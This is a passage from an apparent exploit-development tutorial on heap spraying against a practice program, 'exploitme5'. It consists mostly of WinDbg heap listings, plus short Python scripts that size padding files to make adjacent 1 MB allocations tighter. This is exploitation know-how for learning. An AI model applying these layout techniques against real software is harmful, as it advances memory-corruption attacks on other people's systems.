Virtual block: 04690000 - 04690000 (size 00000000)
Virtual block: 047a0000 - 047a0000 (size 00000000)
Virtual block: 048b0000 - 048b0000 (size 00000000)
Virtual block: 049c0000 - 049c0000 (size 00000000)
Virtual block: 04ad0000 - 04ad0000 (size 00000000)
Virtual block: 04be0000 - 04be0000 (size 00000000)
Virtual block: 04cf0000 - 04cf0000 (size 00000000)
Virtual block: 04e00000 - 04e00000 (size 00000000)
Virtual block: 04f10000 - 04f10000 (size 00000000)
Virtual block: 05020000 - 05020000 (size 00000000)
Virtual block: 05130000 - 05130000 (size 00000000)
Virtual block: 05240000 - 05240000 (size 00000000)
Virtual block: 05350000 - 05350000 (size 00000000)
Virtual block: 05460000 - 05460000 (size 00000000)
Virtual block: 05570000 - 05570000 (size 00000000)
Virtual block: 05680000 - 05680000 (size 00000000)
Virtual block: 05790000 - 05790000 (size 00000000)
Virtual block: 058a0000 - 058a0000 (size 00000000)
Virtual block: 059b0000 - 059b0000 (size 00000000)
Virtual block: 05ac0000 - 05ac0000 (size 00000000)
Virtual block: 05bd0000 - 05bd0000 (size 00000000)
Virtual block: 05ce0000 - 05ce0000 (size 00000000)
Virtual block: 05df0000 - 05df0000 (size 00000000)
Virtual block: 05f00000 - 05f00000 (size 00000000)
```

```
Virtual block: 06010000 - 06010000 (size 00000000)
Virtual block: 06120000 - 06120000 (size 00000000)
Virtual block: 06230000 - 06230000 (size 00000000)
Virtual block: 06340000 - 06340000 (size 00000000)
Virtual block: 06450000 - 06450000 (size 00000000)
Virtual block: 06560000 - 06560000 (size 00000000)
Virtual block: 06670000 - 06670000 (size 00000000)
Virtual block: 06780000 - 06780000 (size 00000000)
Virtual block: 06890000 - 06890000 (size 00000000)
Virtual block: 069a0000 - 069a0000 (size 00000000)
Virtual block: 06ab0000 - 06ab0000 (size 00000000)
Virtual block: 06bc0000 - 06bc0000 (size 00000000)
Virtual block: 06cd0000 - 06cd0000 (size 00000000)
Virtual block: 06de0000 - 06de0000 (size 00000000)
Virtual block: 06ef0000 - 06ef0000 (size 00000000)
Virtual block: 07000000 - 07000000 (size 00000000)
Virtual block: 07110000 - 07110000 (size 00000000)
Virtual block: 07220000 - 07220000 (size 00000000)
Virtual block: 07330000 - 07330000 (size 00000000)
Virtual block: 07440000 - 07440000 (size 00000000)
Virtual block: 07550000 - 07550000 (size 00000000)
Virtual block: 07660000 - 07660000 (size 00000000)
Virtual block: 07770000 - 07770000 (size 00000000)
Virtual block: 07880000 - 07880000 (size 00000000)
Virtual block: 07990000 - 07990000 (size 00000000)
Virtual block: 07aa0000 - 07aa0000 (size 00000000)
Virtual block: 07bb0000 - 07bb0000 (size 00000000)
Virtual block: 07cc0000 - 07cc0000 (size 00000000)
Virtual block: 07dd0000 - 07dd0000 (size 00000000)
Virtual block: 07ee0000 - 07ee0000 (size 00000000)
Virtual block: 07ff0000 - 07ff0000 (size 00000000)
Virtual block: 08100000 - 08100000 (size 00000000)
```

```
Virtual block: 08210000 - 08210000 (size 00000000)
Virtual block: 08320000 - 08320000 (size 00000000)
Virtual block: 08430000 - 08430000 (size 00000000)
Virtual block: 08540000 - 08540000 (size 00000000)
Virtual block: 08650000 - 08650000 (size 00000000)
Virtual block: 08760000 - 08760000 (size 00000000)
Virtual block: 08870000 - 08870000 (size 00000000)
Virtual block: 08980000 - 08980000 (size 00000000)
Virtual block: 08a90000 - 08a90000 (size 00000000)
Virtual block: 08ba0000 - 08ba0000 (size 00000000)
Virtual block: 08cb0000 - 08cb0000 (size 00000000)
Virtual block: 08dc0000 - 08dc0000 (size 00000000)
Virtual block: 08ed0000 - 08ed0000 (size 00000000)
Virtual block: 08fe0000 - 08fe0000 (size 00000000)
Virtual block: 090f0000 - 090f0000 (size 00000000)
Virtual block: 09200000 - 09200000 (size 00000000)
Virtual block: 09310000 - 09310000 (size 00000000)
Virtual block: 09420000 - 09420000 (size 00000000)
Virtual block: 09530000 - 09530000 (size 00000000)
Virtual block: 09640000 - 09640000 (size 00000000)
Virtual block: 09750000 - 09750000 (size 00000000)
Virtual block: 09860000 - 09860000 (size 00000000)
Virtual block: 09970000 - 09970000 (size 00000000)
Virtual block: 09a80000 - 09a80000 (size 00000000)
Virtual block: 09b90000 - 09b90000 (size 00000000)
Virtual block: 09ca0000 - 09ca0000 (size 00000000)
Virtual block: 09db0000 - 09db0000 (size 00000000)
Virtual block: 09ec0000 - 09ec0000 (size 00000000)
Virtual block: 09fd0000 - 09fd0000 (size 00000000)
Virtual block: 0a0e0000 - 0a0e0000 (size 00000000)
Virtual block: 0a1f0000 - 0a1f0000 (size 00000000)
Virtual block: 0a300000 - 0a300000 (size 00000000)
```

```
Virtual block: 0a410000 - 0a410000 (size 00000000)
Virtual block: 0a520000 - 0a520000 (size 00000000)
Virtual block: 0a630000 - 0a630000 (size 00000000)
Virtual block: 0a740000 - 0a740000 (size 00000000)
Virtual block: 0a850000 - 0a850000 (size 00000000)
Virtual block: 0a960000 - 0a960000 (size 00000000)
Virtual block: 0aa70000 - 0aa70000 (size 00000000)
Virtual block: 0ab80000 - 0ab80000 (size 00000000)
Virtual block: 0ac90000 - 0ac90000 (size 00000000)
Virtual block: 0ada0000 - 0ada0000 (size 00000000)
Virtual block: 0aeb0000 - 0aeb0000 (size 00000000)
Virtual block: 0afc0000 - 0afc0000 (size 00000000)
Virtual block: 0b0d0000 - 0b0d0000 (size 00000000)
Virtual block: 0b1e0000 - 0b1e0000 (size 00000000)
Virtual block: 0b2f0000 - 0b2f0000 (size 00000000)
Virtual block: 0b400000 - 0b400000 (size 00000000)
Virtual block: 0b510000 - 0b510000 (size 00000000)
Virtual block: 0b620000 - 0b620000 (size 00000000)
Virtual block: 0b730000 - 0b730000 (size 00000000)
Virtual block: 0b840000 - 0b840000 (size 00000000)
Virtual block: 0b950000 - 0b950000 (size 00000000)
Virtual block: 0ba60000 - 0ba60000 (size 00000000)
Virtual block: 0bb70000 - 0bb70000 (size 00000000)
Virtual block: 0bc80000 - 0bc80000 (size 00000000)
Virtual block: 0bd90000 - 0bd90000 (size 00000000)
Virtual block: 0bea0000 - 0bea0000 (size 00000000)
Virtual block: 0bfb0000 - 0bfb0000 (size 00000000)
Virtual block: 0c0c0000 - 0c0c0000 (size 00000000)
Virtual block: 0c1d0000 - 0c1d0000 (size 00000000)
Virtual block: 0c2e0000 - 0c2e0000 (size 00000000)
Virtual block: 0c3f0000 - 0c3f0000 (size 00000000)
Virtual block: 0c500000 - 0c500000 (size 00000000)
```

```
Virtual block: 0c610000 - 0c610000 (size 00000000)
Virtual block: 0c720000 - 0c720000 (size 00000000)
Virtual block: 0c830000 - 0c830000 (size 00000000)
Virtual block: 0c940000 - 0c940000 (size 00000000)
Virtual block: 0ca50000 - 0ca50000 (size 00000000)
Virtual block: 0cb60000 - 0cb60000 (size 00000000)
Virtual block: 0cc70000 - 0cc70000 (size 00000000)
Virtual block: 0cd80000 - 0cd80000 (size 00000000)
Virtual block: 0ce90000 - 0ce90000 (size 00000000)
Virtual block: 0cfa0000 - 0cfa0000 (size 00000000)
Virtual block: 0d0b0000 - 0d0b0000 (size 00000000)
Virtual block: 0d1c0000 - 0d1c0000 (size 00000000)
Virtual block: 0d2d0000 - 0d2d0000 (size 00000000)
Virtual block: 0d3e0000 - 0d3e0000 (size 00000000)
Virtual block: 0d4f0000 - 0d4f0000 (size 00000000)
Virtual block: 0d600000 - 0d600000 (size 00000000)
Virtual block: 0d710000 - 0d710000 (size 00000000)
Virtual block: 0d820000 - 0d820000 (size 00000000)
Virtual block: 0d930000 - 0d930000 (size 00000000)
Virtual block: 0da40000 - 0da40000 (size 00000000)
Virtual block: 0db50000 - 0db50000 (size 00000000)
Virtual block: 0dc60000 - 0dc60000 (size 00000000)
Virtual block: 0dd70000 - 0dd70000 (size 00000000)
Virtual block: 0de80000 - 0de80000 (size 00000000)
Virtual block: 0df90000 - 0df90000 (size 00000000)
Virtual block: 0e0a0000 - 0e0a0000 (size 00000000)
Virtual block: 0e1b0000 - 0e1b0000 (size 00000000)
Virtual block: 0e2c0000 - 0e2c0000 (size 00000000)
Virtual block: 0e3d0000 - 0e3d0000 (size 00000000)
Virtual block: 0e4e0000 - 0e4e0000 (size 00000000)
Virtual block: 0e5f0000 - 0e5f0000 (size 00000000)
Virtual block: 0e700000 - 0e700000 (size 00000000)
```

```
Virtual block: 0e810000 - 0e810000 (size 00000000)
Virtual block: 0e920000 - 0e920000 (size 00000000)
Virtual block: 0ea30000 - 0ea30000 (size 00000000)
Virtual block: 0eb40000 - 0eb40000 (size 00000000)
Virtual block: 0ec50000 - 0ec50000 (size 00000000)
Virtual block: 0ed60000 - 0ed60000 (size 00000000)
Virtual block: 0ee70000 - 0ee70000 (size 00000000)
Virtual block: 0ef80000 - 0ef80000 (size 00000000)
Virtual block: 0f090000 - 0f090000 (size 00000000)
Virtual block: 0f1a0000 - 0f1a0000 (size 00000000)
Virtual block: 0f2b0000 - 0f2b0000 (size 00000000)
Virtual block: 0f3c0000 - 0f3c0000 (size 00000000)
Virtual block: 0f4d0000 - 0f4d0000 (size 00000000)
Virtual block: 0f5e0000 - 0f5e0000 (size 00000000)
00140000 40000062    1024    188   1024     93     9     1  201      0
00650000 40001062      64     12     64      2     2     1    0      0
01c80000 40001062    1088    160   1088     68     5     2    0      0
01e10000 40001062     256      4    256      2     1     1    0      0
-----------------------------------------------------------------------------
```

By comparing the addresses, you can verify that the virtual blocks listed by !heap are the same blocks we allocated in exploitme5 and listed by listBlocks(). There's a difference though:

```
block 200: address = 0x0f5e0020; size = 1048576         <---- listBlocks()
Virtual block: 0f5e0000 - 0f5e0000 (size 00000000)      <---- !heap
```

As we can see, there are 0x20 bytes of metadata (header) so the block starts at 0f5e0000, but the usable portion starts at 0f5e0020.

!heap doesn't show us the real size, but we know that each block is 1 MB, i.e. 0x100000. Except for the first two blocks, the distance between two adjacent blocks is 0x110000, so there are almost 0x10000 bytes = 64 KB of junk data between adjacent blocks. We'd like to reduce the amount of junk data as much as possible. Let's try to reduce the size of our blocks. Here's the updated script:

Python

```python
with open(r'd:\buf.dat', 'wb') as f:
    f.write('a'*(0x100000-0x20))
```

After creating buf.dat, we restart exploitme5.exe in WinDbg, allocate the blocks and we get the following:

```
0:001> !heap -s
NtGlobalFlag enables following debugging aids for new heaps:
    tail checking
    free checking
    validate parameters
LFH Key                   : 0x6c0192f2
Termination on corruption : ENABLED
  Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                    (k)     (k)    (k)     (k) length      blocks cont. heap
-----------------------------------------------------------------------------
Virtual block: 020d0000 - 020d0000 (size 00000000)
Virtual block: 022e0000 - 022e0000 (size 00000000)
Virtual block: 023f0000 - 023f0000 (size 00000000)
Virtual block: 02500000 - 02500000 (size 00000000)
Virtual block: 02610000 - 02610000 (size 00000000)
Virtual block: 02720000 - 02720000 (size 00000000)
Virtual block: 02830000 - 02830000 (size 00000000)
Virtual block: 02940000 - 02940000 (size 00000000)
Virtual block: 02a50000 - 02a50000 (size 00000000)
Virtual block: 02b60000 - 02b60000 (size 00000000)
Virtual block: 02c70000 - 02c70000 (size 00000000)
Virtual block: 02d80000 - 02d80000 (size 00000000)
Virtual block: 02e90000 - 02e90000 (size 00000000)
Virtual block: 02fa0000 - 02fa0000 (size 00000000)
Virtual block: 030b0000 - 030b0000 (size 00000000)
Virtual block: 031c0000 - 031c0000 (size 00000000)
Virtual block: 032d0000 - 032d0000 (size 00000000)
Virtual block: 033e0000 - 033e0000 (size 00000000)
Virtual block: 034f0000 - 034f0000 (size 00000000)
Virtual block: 03600000 - 03600000 (size 00000000)
```

```
Virtual block: 03710000 - 03710000 (size 00000000)
Virtual block: 03820000 - 03820000 (size 00000000)
Virtual block: 03930000 - 03930000 (size 00000000)
Virtual block: 03a40000 - 03a40000 (size 00000000)
Virtual block: 03b50000 - 03b50000 (size 00000000)
Virtual block: 03c60000 - 03c60000 (size 00000000)
Virtual block: 03d70000 - 03d70000 (size 00000000)
Virtual block: 03e80000 - 03e80000 (size 00000000)
Virtual block: 03f90000 - 03f90000 (size 00000000)
Virtual block: 040a0000 - 040a0000 (size 00000000)
Virtual block: 041b0000 - 041b0000 (size 00000000)
Virtual block: 042c0000 - 042c0000 (size 00000000)
Virtual block: 043d0000 - 043d0000 (size 00000000)
Virtual block: 044e0000 - 044e0000 (size 00000000)
Virtual block: 045f0000 - 045f0000 (size 00000000)
Virtual block: 04700000 - 04700000 (size 00000000)
Virtual block: 04810000 - 04810000 (size 00000000)
Virtual block: 04920000 - 04920000 (size 00000000)
Virtual block: 04a30000 - 04a30000 (size 00000000)
Virtual block: 04b40000 - 04b40000 (size 00000000)
Virtual block: 04c50000 - 04c50000 (size 00000000)
Virtual block: 04d60000 - 04d60000 (size 00000000)
Virtual block: 04e70000 - 04e70000 (size 00000000)
Virtual block: 04f80000 - 04f80000 (size 00000000)
Virtual block: 05090000 - 05090000 (size 00000000)
Virtual block: 051a0000 - 051a0000 (size 00000000)
Virtual block: 052b0000 - 052b0000 (size 00000000)
Virtual block: 053c0000 - 053c0000 (size 00000000)
Virtual block: 054d0000 - 054d0000 (size 00000000)
Virtual block: 055e0000 - 055e0000 (size 00000000)
Virtual block: 056f0000 - 056f0000 (size 00000000)
Virtual block: 05800000 - 05800000 (size 00000000)
```

```
Virtual block: 05910000 - 05910000 (size 00000000)
Virtual block: 05a20000 - 05a20000 (size 00000000)
Virtual block: 05b30000 - 05b30000 (size 00000000)
Virtual block: 05c40000 - 05c40000 (size 00000000)
Virtual block: 05d50000 - 05d50000 (size 00000000)
Virtual block: 05e60000 - 05e60000 (size 00000000)
Virtual block: 05f70000 - 05f70000 (size 00000000)
Virtual block: 06080000 - 06080000 (size 00000000)
Virtual block: 06190000 - 06190000 (size 00000000)
Virtual block: 062a0000 - 062a0000 (size 00000000)
Virtual block: 063b0000 - 063b0000 (size 00000000)
Virtual block: 064c0000 - 064c0000 (size 00000000)
Virtual block: 065d0000 - 065d0000 (size 00000000)
Virtual block: 066e0000 - 066e0000 (size 00000000)
Virtual block: 067f0000 - 067f0000 (size 00000000)
Virtual block: 06900000 - 06900000 (size 00000000)
Virtual block: 06a10000 - 06a10000 (size 00000000)
Virtual block: 06b20000 - 06b20000 (size 00000000)
Virtual block: 06c30000 - 06c30000 (size 00000000)
Virtual block: 06d40000 - 06d40000 (size 00000000)
Virtual block: 06e50000 - 06e50000 (size 00000000)
Virtual block: 06f60000 - 06f60000 (size 00000000)
Virtual block: 07070000 - 07070000 (size 00000000)
Virtual block: 07180000 - 07180000 (size 00000000)
Virtual block: 07290000 - 07290000 (size 00000000)
Virtual block: 073a0000 - 073a0000 (size 00000000)
Virtual block: 074b0000 - 074b0000 (size 00000000)
Virtual block: 075c0000 - 075c0000 (size 00000000)
Virtual block: 076d0000 - 076d0000 (size 00000000)
Virtual block: 077e0000 - 077e0000 (size 00000000)
Virtual block: 078f0000 - 078f0000 (size 00000000)
Virtual block: 07a00000 - 07a00000 (size 00000000)
```

```
Virtual block: 07b10000 - 07b10000 (size 00000000)
Virtual block: 07c20000 - 07c20000 (size 00000000)
Virtual block: 07d30000 - 07d30000 (size 00000000)
Virtual block: 07e40000 - 07e40000 (size 00000000)
Virtual block: 07f50000 - 07f50000 (size 00000000)
Virtual block: 08060000 - 08060000 (size 00000000)
Virtual block: 08170000 - 08170000 (size 00000000)
Virtual block: 08280000 - 08280000 (size 00000000)
Virtual block: 08390000 - 08390000 (size 00000000)
Virtual block: 084a0000 - 084a0000 (size 00000000)
Virtual block: 085b0000 - 085b0000 (size 00000000)
Virtual block: 086c0000 - 086c0000 (size 00000000)
Virtual block: 087d0000 - 087d0000 (size 00000000)
Virtual block: 088e0000 - 088e0000 (size 00000000)
Virtual block: 089f0000 - 089f0000 (size 00000000)
Virtual block: 08b00000 - 08b00000 (size 00000000)
Virtual block: 08c10000 - 08c10000 (size 00000000)
Virtual block: 08d20000 - 08d20000 (size 00000000)
Virtual block: 08e30000 - 08e30000 (size 00000000)
Virtual block: 08f40000 - 08f40000 (size 00000000)
Virtual block: 09050000 - 09050000 (size 00000000)
Virtual block: 09160000 - 09160000 (size 00000000)
Virtual block: 09270000 - 09270000 (size 00000000)
Virtual block: 09380000 - 09380000 (size 00000000)
Virtual block: 09490000 - 09490000 (size 00000000)
Virtual block: 095a0000 - 095a0000 (size 00000000)
Virtual block: 096b0000 - 096b0000 (size 00000000)
Virtual block: 097c0000 - 097c0000 (size 00000000)
Virtual block: 098d0000 - 098d0000 (size 00000000)
Virtual block: 099e0000 - 099e0000 (size 00000000)
Virtual block: 09af0000 - 09af0000 (size 00000000)
Virtual block: 09c00000 - 09c00000 (size 00000000)
```

```
Virtual block: 09d10000 - 09d10000 (size 00000000)
Virtual block: 09e20000 - 09e20000 (size 00000000)
Virtual block: 09f30000 - 09f30000 (size 00000000)
Virtual block: 0a040000 - 0a040000 (size 00000000)
Virtual block: 0a150000 - 0a150000 (size 00000000)
Virtual block: 0a260000 - 0a260000 (size 00000000)
Virtual block: 0a370000 - 0a370000 (size 00000000)
Virtual block: 0a480000 - 0a480000 (size 00000000)
Virtual block: 0a590000 - 0a590000 (size 00000000)
Virtual block: 0a6a0000 - 0a6a0000 (size 00000000)
Virtual block: 0a7b0000 - 0a7b0000 (size 00000000)
Virtual block: 0a8c0000 - 0a8c0000 (size 00000000)
Virtual block: 0a9d0000 - 0a9d0000 (size 00000000)
Virtual block: 0aae0000 - 0aae0000 (size 00000000)
Virtual block: 0abf0000 - 0abf0000 (size 00000000)
Virtual block: 0ad00000 - 0ad00000 (size 00000000)
Virtual block: 0ae10000 - 0ae10000 (size 00000000)
Virtual block: 0af20000 - 0af20000 (size 00000000)
Virtual block: 0b030000 - 0b030000 (size 00000000)
Virtual block: 0b140000 - 0b140000 (size 00000000)
Virtual block: 0b250000 - 0b250000 (size 00000000)
Virtual block: 0b360000 - 0b360000 (size 00000000)
Virtual block: 0b470000 - 0b470000 (size 00000000)
Virtual block: 0b580000 - 0b580000 (size 00000000)
Virtual block: 0b690000 - 0b690000 (size 00000000)
Virtual block: 0b7a0000 - 0b7a0000 (size 00000000)
Virtual block: 0b8b0000 - 0b8b0000 (size 00000000)
Virtual block: 0b9c0000 - 0b9c0000 (size 00000000)
Virtual block: 0bad0000 - 0bad0000 (size 00000000)
Virtual block: 0bbe0000 - 0bbe0000 (size 00000000)
Virtual block: 0bcf0000 - 0bcf0000 (size 00000000)
Virtual block: 0be00000 - 0be00000 (size 00000000)
```

```
Virtual block: 0bf10000 - 0bf10000 (size 00000000)
Virtual block: 0c020000 - 0c020000 (size 00000000)
Virtual block: 0c130000 - 0c130000 (size 00000000)
Virtual block: 0c240000 - 0c240000 (size 00000000)
Virtual block: 0c350000 - 0c350000 (size 00000000)
Virtual block: 0c460000 - 0c460000 (size 00000000)
Virtual block: 0c570000 - 0c570000 (size 00000000)
Virtual block: 0c680000 - 0c680000 (size 00000000)
Virtual block: 0c790000 - 0c790000 (size 00000000)
Virtual block: 0c8a0000 - 0c8a0000 (size 00000000)
Virtual block: 0c9b0000 - 0c9b0000 (size 00000000)
Virtual block: 0cac0000 - 0cac0000 (size 00000000)
Virtual block: 0cbd0000 - 0cbd0000 (size 00000000)
Virtual block: 0cce0000 - 0cce0000 (size 00000000)
Virtual block: 0cdf0000 - 0cdf0000 (size 00000000)
Virtual block: 0cf00000 - 0cf00000 (size 00000000)
Virtual block: 0d010000 - 0d010000 (size 00000000)
Virtual block: 0d120000 - 0d120000 (size 00000000)
Virtual block: 0d230000 - 0d230000 (size 00000000)
Virtual block: 0d340000 - 0d340000 (size 00000000)
Virtual block: 0d450000 - 0d450000 (size 00000000)
Virtual block: 0d560000 - 0d560000 (size 00000000)
Virtual block: 0d670000 - 0d670000 (size 00000000)
Virtual block: 0d780000 - 0d780000 (size 00000000)
Virtual block: 0d890000 - 0d890000 (size 00000000)
Virtual block: 0d9a0000 - 0d9a0000 (size 00000000)
Virtual block: 0dab0000 - 0dab0000 (size 00000000)
Virtual block: 0dbc0000 - 0dbc0000 (size 00000000)
Virtual block: 0dcd0000 - 0dcd0000 (size 00000000)
Virtual block: 0dde0000 - 0dde0000 (size 00000000)
Virtual block: 0def0000 - 0def0000 (size 00000000)
Virtual block: 0e000000 - 0e000000 (size 00000000)
```

```
Virtual block: 0e110000 - 0e110000 (size 00000000)
Virtual block: 0e220000 - 0e220000 (size 00000000)
Virtual block: 0e330000 - 0e330000 (size 00000000)
Virtual block: 0e440000 - 0e440000 (size 00000000)
Virtual block: 0e550000 - 0e550000 (size 00000000)
Virtual block: 0e660000 - 0e660000 (size 00000000)
Virtual block: 0e770000 - 0e770000 (size 00000000)
Virtual block: 0e880000 - 0e880000 (size 00000000)
Virtual block: 0e990000 - 0e990000 (size 00000000)
Virtual block: 0eaa0000 - 0eaa0000 (size 00000000)
Virtual block: 0ebb0000 - 0ebb0000 (size 00000000)
Virtual block: 0ecc0000 - 0ecc0000 (size 00000000)
Virtual block: 0edd0000 - 0edd0000 (size 00000000)
Virtual block: 0eee0000 - 0eee0000 (size 00000000)
Virtual block: 0eff0000 - 0eff0000 (size 00000000)
Virtual block: 0f100000 - 0f100000 (size 00000000)
Virtual block: 0f210000 - 0f210000 (size 00000000)
Virtual block: 0f320000 - 0f320000 (size 00000000)
Virtual block: 0f430000 - 0f430000 (size 00000000)
Virtual block: 0f540000 - 0f540000 (size 00000000)
Virtual block: 0f650000 - 0f650000 (size 00000000)
00700000 40000062    1024    188   1024     93     9     1  201      0
00190000 40001062      64     12     64      2     2     1    0      0
020c0000 40001062    1088    160   1088     68     5     2    0      0
022a0000 40001062     256      4    256      2     1     1    0      0
-------------------------------------------------------------------------
```

Nothing changed! Let's try to reduce the size of our blocks even more:

Python

```python
with open(r'd:\buf.dat', 'wb') as f:
    f.write('a'*(0x100000-0x30))
```

In WinDbg:

```
0:001> !heap -s
NtGlobalFlag enables following debugging aids for new heaps:
    tail checking
    free checking
    validate parameters
LFH Key                   : 0x4863b9c2
Termination on corruption : ENABLED
  Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                    (k)     (k)    (k)     (k) length      blocks cont. heap
-----------------------------------------------------------------------------
Virtual block: 00c60000 - 00c60000 (size 00000000)
Virtual block: 00e60000 - 00e60000 (size 00000000)
Virtual block: 00f60000 - 00f60000 (size 00000000)
Virtual block: 01060000 - 01060000 (size 00000000)
Virtual block: 01160000 - 01160000 (size 00000000)
Virtual block: 02730000 - 02730000 (size 00000000)
Virtual block: 02830000 - 02830000 (size 00000000)
Virtual block: 02930000 - 02930000 (size 00000000)
Virtual block: 02a30000 - 02a30000 (size 00000000)
Virtual block: 02b30000 - 02b30000 (size 00000000)
Virtual block: 02c30000 - 02c30000 (size 00000000)
Virtual block: 02d30000 - 02d30000 (size 00000000)
Virtual block: 02e30000 - 02e30000 (size 00000000)
Virtual block: 02f30000 - 02f30000 (size 00000000)
Virtual block: 03030000 - 03030000 (size 00000000)
Virtual block: 03130000 - 03130000 (size 00000000)
Virtual block: 03230000 - 03230000 (size 00000000)
Virtual block: 03330000 - 03330000 (size 00000000)
Virtual block: 03430000 - 03430000 (size 00000000)
Virtual block: 03530000 - 03530000 (size 00000000)
Virtual block: 03630000 - 03630000 (size 00000000)
Virtual block: 03730000 - 03730000 (size 00000000)
```

```
Virtual block: 03830000 - 03830000 (size 00000000)
Virtual block: 03930000 - 03930000 (size 00000000)
Virtual block: 03a30000 - 03a30000 (size 00000000)
Virtual block: 03b30000 - 03b30000 (size 00000000)
Virtual block: 03c30000 - 03c30000 (size 00000000)
Virtual block: 03d30000 - 03d30000 (size 00000000)
Virtual block: 03e30000 - 03e30000 (size 00000000)
Virtual block: 03f30000 - 03f30000 (size 00000000)
Virtual block: 04030000 - 04030000 (size 00000000)
Virtual block: 04130000 - 04130000 (size 00000000)
Virtual block: 04230000 - 04230000 (size 00000000)
Virtual block: 04330000 - 04330000 (size 00000000)
Virtual block: 04430000 - 04430000 (size 00000000)
Virtual block: 04530000 - 04530000 (size 00000000)
Virtual block: 04630000 - 04630000 (size 00000000)
Virtual block: 04730000 - 04730000 (size 00000000)
Virtual block: 04830000 - 04830000 (size 00000000)
Virtual block: 04930000 - 04930000 (size 00000000)
Virtual block: 04a30000 - 04a30000 (size 00000000)
Virtual block: 04b30000 - 04b30000 (size 00000000)
Virtual block: 04c30000 - 04c30000 (size 00000000)
Virtual block: 04d30000 - 04d30000 (size 00000000)
Virtual block: 04e30000 - 04e30000 (size 00000000)
Virtual block: 04f30000 - 04f30000 (size 00000000)
Virtual block: 05030000 - 05030000 (size 00000000)
Virtual block: 05130000 - 05130000 (size 00000000)
Virtual block: 05230000 - 05230000 (size 00000000)
Virtual block: 05330000 - 05330000 (size 00000000)
Virtual block: 05430000 - 05430000 (size 00000000)
Virtual block: 05530000 - 05530000 (size 00000000)
Virtual block: 05630000 - 05630000 (size 00000000)
Virtual block: 05730000 - 05730000 (size 00000000)
```

```
Virtual block: 05830000 - 05830000 (size 00000000)
Virtual block: 05930000 - 05930000 (size 00000000)
Virtual block: 05a30000 - 05a30000 (size 00000000)
Virtual block: 05b30000 - 05b30000 (size 00000000)
Virtual block: 05c30000 - 05c30000 (size 00000000)
Virtual block: 05d30000 - 05d30000 (size 00000000)
Virtual block: 05e30000 - 05e30000 (size 00000000)
Virtual block: 05f30000 - 05f30000 (size 00000000)
Virtual block: 06030000 - 06030000 (size 00000000)
Virtual block: 06130000 - 06130000 (size 00000000)
Virtual block: 06230000 - 06230000 (size 00000000)
Virtual block: 06330000 - 06330000 (size 00000000)
Virtual block: 06430000 - 06430000 (size 00000000)
Virtual block: 06530000 - 06530000 (size 00000000)
Virtual block: 06630000 - 06630000 (size 00000000)
Virtual block: 06730000 - 06730000 (size 00000000)
Virtual block: 06830000 - 06830000 (size 00000000)
Virtual block: 06930000 - 06930000 (size 00000000)
Virtual block: 06a30000 - 06a30000 (size 00000000)
Virtual block: 06b30000 - 06b30000 (size 00000000)
Virtual block: 06c30000 - 06c30000 (size 00000000)
Virtual block: 06d30000 - 06d30000 (size 00000000)
Virtual block: 06e30000 - 06e30000 (size 00000000)
Virtual block: 06f30000 - 06f30000 (size 00000000)
Virtual block: 07030000 - 07030000 (size 00000000)
Virtual block: 07130000 - 07130000 (size 00000000)
Virtual block: 07230000 - 07230000 (size 00000000)
Virtual block: 07330000 - 07330000 (size 00000000)
Virtual block: 07430000 - 07430000 (size 00000000)
Virtual block: 07530000 - 07530000 (size 00000000)
Virtual block: 07630000 - 07630000 (size 00000000)
Virtual block: 07730000 - 07730000 (size 00000000)
```

```
Virtual block: 07830000 - 07830000 (size 00000000)
Virtual block: 07930000 - 07930000 (size 00000000)
Virtual block: 07a30000 - 07a30000 (size 00000000)
Virtual block: 07b30000 - 07b30000 (size 00000000)
Virtual block: 07c30000 - 07c30000 (size 00000000)
Virtual block: 07d30000 - 07d30000 (size 00000000)
Virtual block: 07e30000 - 07e30000 (size 00000000)
Virtual block: 07f30000 - 07f30000 (size 00000000)
Virtual block: 08030000 - 08030000 (size 00000000)
Virtual block: 08130000 - 08130000 (size 00000000)
Virtual block: 08230000 - 08230000 (size 00000000)
Virtual block: 08330000 - 08330000 (size 00000000)
Virtual block: 08430000 - 08430000 (size 00000000)
Virtual block: 08530000 - 08530000 (size 00000000)
Virtual block: 08630000 - 08630000 (size 00000000)
Virtual block: 08730000 - 08730000 (size 00000000)
Virtual block: 08830000 - 08830000 (size 00000000)
Virtual block: 08930000 - 08930000 (size 00000000)
Virtual block: 08a30000 - 08a30000 (size 00000000)
Virtual block: 08b30000 - 08b30000 (size 00000000)
Virtual block: 08c30000 - 08c30000 (size 00000000)
Virtual block: 08d30000 - 08d30000 (size 00000000)
Virtual block: 08e30000 - 08e30000 (size 00000000)
Virtual block: 08f30000 - 08f30000 (size 00000000)
Virtual block: 09030000 - 09030000 (size 00000000)
Virtual block: 09130000 - 09130000 (size 00000000)
Virtual block: 09230000 - 09230000 (size 00000000)
Virtual block: 09330000 - 09330000 (size 00000000)
Virtual block: 09430000 - 09430000 (size 00000000)
Virtual block: 09530000 - 09530000 (size 00000000)
Virtual block: 09630000 - 09630000 (size 00000000)
Virtual block: 09730000 - 09730000 (size 00000000)
```

```
Virtual block: 09830000 - 09830000 (size 00000000)
Virtual block: 09930000 - 09930000 (size 00000000)
Virtual block: 09a30000 - 09a30000 (size 00000000)
Virtual block: 09b30000 - 09b30000 (size 00000000)
Virtual block: 09c30000 - 09c30000 (size 00000000)
Virtual block: 09d30000 - 09d30000 (size 00000000)
Virtual block: 09e30000 - 09e30000 (size 00000000)
Virtual block: 09f30000 - 09f30000 (size 00000000)
Virtual block: 0a030000 - 0a030000 (size 00000000)
Virtual block: 0a130000 - 0a130000 (size 00000000)
Virtual block: 0a230000 - 0a230000 (size 00000000)
Virtual block: 0a330000 - 0a330000 (size 00000000)
Virtual block: 0a430000 - 0a430000 (size 00000000)
Virtual block: 0a530000 - 0a530000 (size 00000000)
Virtual block: 0a630000 - 0a630000 (size 00000000)
Virtual block: 0a730000 - 0a730000 (size 00000000)
Virtual block: 0a830000 - 0a830000 (size 00000000)
Virtual block: 0a930000 - 0a930000 (size 00000000)
Virtual block: 0aa30000 - 0aa30000 (size 00000000)
Virtual block: 0ab30000 - 0ab30000 (size 00000000)
Virtual block: 0ac30000 - 0ac30000 (size 00000000)
Virtual block: 0ad30000 - 0ad30000 (size 00000000)
Virtual block: 0ae30000 - 0ae30000 (size 00000000)
Virtual block: 0af30000 - 0af30000 (size 00000000)
Virtual block: 0b030000 - 0b030000 (size 00000000)
Virtual block: 0b130000 - 0b130000 (size 00000000)
Virtual block: 0b230000 - 0b230000 (size 00000000)
